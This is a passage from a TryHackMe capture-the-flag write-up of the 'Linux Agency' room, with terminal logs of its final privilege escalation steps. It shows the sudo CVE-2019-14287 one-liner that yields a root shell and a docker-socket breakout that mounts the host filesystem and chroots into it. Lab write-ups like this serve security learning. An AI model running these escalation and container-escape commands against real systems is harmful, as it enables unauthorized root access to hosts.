
- Next i tried to check if any sudo misconfiguration is there, found that all other than root can run /bin/bash command, this type of configuration i have seen before also. So, to cross check i downloaded the linpeas on the target machine and fired it up. Found out that the sudo version is vulnerable to CVE-2019-14287. With the one-liner, i got the root shell and claimed the user flag over there but root was still hiding somewhere.
robert@ec96850005d6:/tmp$ sudo -u#-1 /bin/bash
root@ec96850005d6:/tmp# id
uid=0(root) gid=1000(robert) groups=1000(robert)
root@ec96850005d6:/tmp# cd /root
root@ec96850005d6:/root# ls
success.txt  user.txt
root@ec96850005d6:/root# cat user.txt
user{620fb94d32470e1e9dcf8926481efc96}
root@ec96850005d6:/root# cat success.txt
47 you made it!!!

You have made it, Robert has been taught a lesson not to mess with ICA.
Now, Return to our Agency back with some safe route.
All the previous door's have been closed.

Good Luck Amigo!
root@ec96850005d6:/root#
user{620fb94d32470e1e9dcf8926481efc96}Question 12 – What is root.txt?

- The root flag was harder than the legs day in the gym. As per the hint given, it was talking about some Blue Whale, assuming that’s for the docker. So, i blindly copy-pasted the docker breakout commands from Hacktricks and eventually got the root shell. Moving into the root director reveals the root flag.
root@ec96850005d6:~# find / -name docker.sock 2>/dev/null
/run/docker.sock
root@ec96850005d6:~# /tmp/docker images #lucky they left this executable in the /tmp dir ;)
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
mangoman            latest              b5f279024ce0        2 years ago         213MB
root@ec96850005d6:~# /tmp/docker run -it -v /:/host/ mangoman chroot /host/ bash
root@e0c9b28abd75:/# ls
bin   cdrom  etc       home        initrd.img.old  lib64       media  opt   root  sbin  srv       sys  usr  vmlinuz
boot  dev    flag.txt  initrd.img  lib             lost+found  mnt    proc  run   snap  swapfile  tmp  var
root@e0c9b28abd75:/# cd root/
root@e0c9b28abd75:~# ls
message.txt  root.txt
root@e0c9b28abd75:~# cat root.txt
root{62ca2110ce7df377872dd9f0797f8476}
root@e0c9b28abd75:~#
root{62ca2110ce7df377872dd9f0797f8476}
Also Read: Tryhackme – LazyAdmin
Conclusion:

So that was “Linux Agency” for you. Quite a long read, i must say. Well, Let’s sum up the room. We started with an initial SSH access on the box. Next, we solved a series of missions and got the flag for the user viktor. The privilege escalation consist of various users at each stage. Tried quite a few techniques and at last break out of the container to get the root flag and the freedom from the Big brother.